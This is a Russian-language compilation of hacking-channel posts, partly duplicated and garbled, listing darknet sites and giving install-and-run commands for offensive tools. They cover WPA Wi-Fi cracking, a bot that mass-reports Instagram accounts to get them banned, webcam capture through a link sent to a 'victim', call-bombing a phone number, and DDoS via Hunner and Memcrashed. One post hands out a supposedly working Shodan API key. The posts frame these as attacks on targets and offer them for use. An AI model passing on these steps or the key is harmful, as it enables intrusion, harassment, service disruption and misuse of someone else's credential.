👁🗨DarkNet - скрытая сеть, соединения которой устанавливаются только между доверенными пирами, иногда именующимися как «друзья», с использованием нестандартных протоколов и портов.
На этот случай, подготовили для вас список DarkNet сайтов
• HayStack - сравнительно новый, но уже самый крупнейший поисковик из существующих содержащий в себе более 1.5 миллиарда страниц с 260.000 сайтов, охватывает практически все сайты на домене .onion.
• Onelon - считается одним из самых безопасных сервисов для общение в даркнете.
• Dark Web News — Новости глубинного интернета, огромное количество информации о анонимности и .onion ссылок на полезные ресурсы.
• OnionShare - утилита с открытым исходным текстом, которая позволяет безопасно и анонимно делиться файлами любого размера.
• Deepdotweb — Крупный информационный ресурс, на котором можно почитать новости, интервью и обзорные статьи, как правило, на тему подпольного интернета.
🔑 Как взломать пароль от WI-FI
Pyrit - это специализированная утилита, которая позволяет осуществить атаку на сеть WI-FI, использующую в своей защите протокол безопасности WPA/WPA2-PSK. Подбор пароля данной программой осуществляется путем максимально эффективного и быстрого вычисления парных Мастер-Ключей.
Установка:
$
$
Pyrit - это специализированная утилита, которая позволяет осуществить атаку на сеть WI-FI, использующую в своей защите протокол безопасности WPA/WPA2-PSK. Подбор пароля данной программой осуществляется путем максимально эффективного и быстрого вычисления парных Мастер-Ключей.
Установка:
$
git clone https://github.com/JPaulMora/Pyrit.git
$ cd Pyrit
$ python setup.py clean
$ python setup.py build
$ sudo python setup.py install
Использование:$
pyrit
⛔️ Баним чужие аккаунты в Instagram
Инструмент позволяющий вам автоматически отправлять множество жалоб на чужие аккаунты с целью их блокировки.
Установка:
$
$
Инструмент позволяющий вам автоматически отправлять множество жалоб на чужие аккаунты с целью их блокировки.
Установка:
$
git clone https://github.com/mrwn007/007spam-BOT.git
$ cd 007spam-BOT
$ python3 -m pip install requests
Использование:$
python3 bot.py
Бот активно спамит жалобами, что позволяет убрать любой контент цели, а в конечном итоге, и ее аккаунт.
⚒ Хакерский инструмент из телефона с помощью Termux
Tool-X - установщик хакерских инструментов Kali Linux, который был разработан специально для Termux.
Запускаем Termux и обновляем пакеты:
$
$
$
sh install.aex
Далее откроется окно, где можно: обновить или запустить программу. Запускаем командой:
Tool-X - установщик хакерских инструментов Kali Linux, который был разработан специально для Termux.
Запускаем Termux и обновляем пакеты:
$
apt update && apt upgrade -y
Скачиваем репозиторий:$
git clone https://github.com/rajkumardusad/Tool-X.git
Открываем папку и задаём ей приоритет:$
cd Tool-X
$ chmod +x install.aex
Устанавливаем утилитуsh install.aex
Далее откроется окно, где можно: обновить или запустить программу. Запускаем командой:
Tool-X
После этих действий вам будет доступно более 370 программ, разбитых по категориям. Вы можете установить любой инструмент указав его порядковый номер. Все установленные приложения запускаются прямо в терминале.
🖌 Делаем терминал Termux более красивым
В данном посте пойдёт речь про одну насущную проблему, а именно оформление терминала Termux. Почему насущную? По себе знаю, что каждому "хакеру" приятно, когда его рабочее место оформлено более красиво, а не чисто в ЧБ стилистике. В этом нам поможет утилита Termux-Banner.
Установка:
$
$
В данном посте пойдёт речь про одну насущную проблему, а именно оформление терминала Termux. Почему насущную? По себе знаю, что каждому "хакеру" приятно, когда его рабочее место оформлено более красиво, а не чисто в ЧБ стилистике. В этом нам поможет утилита Termux-Banner.
Установка:
$
git clone https://github.com/Bhai4You/Termux-Banner
$ chmod +x requirement.sh
$ chmod +x t-ban.sh
$ bash requirement.sh
Использование:$
bash t-ban.sh
Дальше вам будет предложено множество оформлений на любой вкус. А чтобы убрать установленое оформление следует прописать команду: "bash remove.sh".
📍 Пробив по IP адресу
Хочу рассказать вам как с помощью Termux можно реально пробить человека по IP.
IP (Межсетевой протокол) - это так называемый маршрутизируемый протокол сетевого уровня TCP/IP.
Именно IP стал тем протоколом, который объединил отдельные компьютерные сети во всемирную сеть интернет. Неотъемлемой частью протокола является адресация сети.
Установка:
$
$
Хочу рассказать вам как с помощью Termux можно реально пробить человека по IP.
IP (Межсетевой протокол) - это так называемый маршрутизируемый протокол сетевого уровня TCP/IP.
Именно IP стал тем протоколом, который объединил отдельные компьютерные сети во всемирную сеть интернет. Неотъемлемой частью протокола является адресация сети.
Установка:
$
git clone https://github.com/maldevel/IPGeoLocation
$ cd IPGeoLocation
$ chmod +x *
$ pip install -r requirements.txt
Использование:$
python ipgeolocation.py -t [
Сразу после ввода IP, вы получите такую информацию, как: Страну, город, геоданные, провайдер, индекс и т.д.
📹 Взлом веб-камер с обычного телефона
В предоставленном посте пойдет речь об одном хорошем инструменте, с помощью которого можно без каких-либо проблем взламывать веб-камеры пользователей.
Установка:
$
Возвращаемся к терминалу и выбираем пункт "Ngrok". Далее будет сгенерирована специальная ссылка, кидаем её жертве и ждём. В случае успеха, для просмотра фотографий введите команду:
$
В предоставленном посте пойдет речь об одном хорошем инструменте, с помощью которого можно без каких-либо проблем взламывать веб-камеры пользователей.
Установка:
$
git clone https://github.com/noob-hackers/grabcam
$ cd grabcam
$ chmod +x grabcam.sh
$ bash grabcam.sh
После выполнения последней команды, включите на своем устройстве 2 пункта - "Мобильный интернет" и "Точка доступа Wi-Fi".Возвращаемся к терминалу и выбираем пункт "Ngrok". Далее будет сгенерирована специальная ссылка, кидаем её жертве и ждём. В случае успеха, для просмотра фотографий введите команду:
$
termux-open cam название.png
📞 Спам звонками в Termux
CALL Bomber - это улучшенная версия SMS Bomber'a, только тут для атаки используются не SMS, а звонки. Максимально эффективная и быстрая атака, которая точно не оставит жертву в покое, пока она не будет отключена.
Установка:
$
$
Готово! Атака началась, теперь жертве будут без перебоя идти звонки, один за одним.
CALL Bomber - это улучшенная версия SMS Bomber'a, только тут для атаки используются не SMS, а звонки. Максимально эффективная и быстрая атака, которая точно не оставит жертву в покое, пока она не будет отключена.
Установка:
$
apt install git python3-pip python3
$ pip3 install requests transliterate pyarmor
$ git clone https://github.com/pentestxr/Fludilka.git
$ cd Fludilka
$ cd Termux
Использование:$
python fludilka.py
Далее вводим номер.Готово! Атака началась, теперь жертве будут без перебоя идти звонки, один за одним.
⚫️ Как осуществить DDoS-атаку на сайт?
В предоставленном посте станет рассмотрен метод проведения DDoS атаки на отдельный вебсайт, с поддержкой нескольких уязвимостей и дыр в безопасности. Будем применять утилиту "Hunner".
Установка:
$
$
В предоставленном посте станет рассмотрен метод проведения DDoS атаки на отдельный вебсайт, с поддержкой нескольких уязвимостей и дыр в безопасности. Будем применять утилиту "Hunner".
Установка:
$
git clone https://github.com/b3-v3r/hunner
$ cd hunner
$ pkg install root-repo
$ pkg install hping3
Использование:$
python3 hunner.py
После выполнения данной команды, выбираем пункт "3", затем "1", начнётся атака.
Memcrashed - самый мощнейший DDoS
Memcrashed - это инструмент, позволяющий использовать Shodan.io для получения сотен уязвимых Memcached серверов.
Полезная нагрузка по умолчанию включает в себя команду memcached "stats", 10 байтов для отправки, но ответ составляет от 1500 байт до сотен килобайт. Результаты и мощность просто поражают - 28 февраля 2018 г. на GitHub.com произошла атака мощностью 1,35 Тб/сек.
Установка:
$
$
Но так-же есть маленький презент для вас, рабочий ключ "
Memcrashed - это инструмент, позволяющий использовать Shodan.io для получения сотен уязвимых Memcached серверов.
Полезная нагрузка по умолчанию включает в себя команду memcached "stats", 10 байтов для отправки, но ответ составляет от 1500 байт до сотен килобайт. Результаты и мощность просто поражают - 28 февраля 2018 г. на GitHub.com произошла атака мощностью 1,35 Тб/сек.
Установка:
$
git clone https://github.com/649/Memcrashed-DDoS-Exploit.git
$ pip install shodan
$ pip install scapy
$ pip install -r requirements.txt
$ cd /Memcrashed-DDoS-Exploit
Использование:$
python3 Memcrashed.py
Memcrashed просит ввести ему валидный ApiKey. Его можно попробовать поискать на GitHub по: api key & ApiKey & ApiKey Shodan.Но так-же есть маленький презент для вас, рабочий ключ "
PSKINdQe1GyxGgecYz2191H2JoS9qvgD"
🧰 Устанавливаем 340 полезных утилит
Sashay - это скрипт, который предоставит вам возможность
автоматической установки 340 утилит. 340 базовых инструментов для Linux с помощью которых вы можете прокачать свои "навыки" и увеличить ваш опыт в пентесте.
• DDOS атаки
• Брутфорс атаки
• Сканирование сайтов на уязвимость
• OSINT-инструменты
• Сниффинг
• и ещё пару полезных программ.
Установка:
$
$
Sashay - это скрипт, который предоставит вам возможность
автоматической установки 340 утилит. 340 базовых инструментов для Linux с помощью которых вы можете прокачать свои "навыки" и увеличить ваш опыт в пентесте.
• DDOS атаки
• Брутфорс атаки
• Сканирование сайтов на уязвимость
• OSINT-инструменты
• Сниффинг
• и ещё пару полезных программ.
Установка:
$
git clone https://github.com/viewerdiscretion/sashay.git
$ cd sashay
$ chmod +x install
Использование:$
sh install
Для запуска в любой момент используйте команду sshy
🕳 Фейковые Root права в Termux
Приветствую! Существует громадное количество утилит в Termux, некие из них являются воистину мощными и для их использования необходимы root права. Но что делать, если их получение является очень сложным процессом, а использовать утилиты хочется? Специально для такового случая была сотворена утилита FakeRoot.
Установка:
$
$
$
Так-же есть другой метод установки:
$
$
Приветствую! Существует громадное количество утилит в Termux, некие из них являются воистину мощными и для их использования необходимы root права. Но что делать, если их получение является очень сложным процессом, а использовать утилиты хочется? Специально для такового случая была сотворена утилита FakeRoot.
Установка:
$
git clone https://github.com/B41B4L/FakeRoot
$ cd FakeRoot
$ chmod +x Root.sh
Внедрение:$
./Root.sh
Готово, для проверки мы можем написать, команду:$
whoami
Итог обязан быть таковой - rootТак-же есть другой метод установки:
$
pkg install fakeroot
И чтоб активировать режим Рут мы всегда прописываем команду:$
fakeroot
Готово!
💉 Находим xss уязвимости на веб-сайтах!
xsssniper - это удобный инструмент, предназначенный для обнаружения и эксплуатации уязвимостей «Межсайтового скриптинга» (XSS) на атакуемых веб-сайтах.
Установка:
$
$
$
$
xsssniper - это удобный инструмент, предназначенный для обнаружения и эксплуатации уязвимостей «Межсайтового скриптинга» (XSS) на атакуемых веб-сайтах.
Установка:
$
git clone https://github.com/gbrindisi/xsssniper
$ cd xsssniper
Сканирование URL с параметрами GET: $
python xsssniper.py -u "http://target.com/index.php?page=test"
Сканирование URL с параметрами POST: $
python xsssniper.py -u "http://blackhat_lab.com/index.php" --post --data=POST_DATA
Полное сканирование всего сайта:$
python xsssniper.py -u "http://target.com" --crawl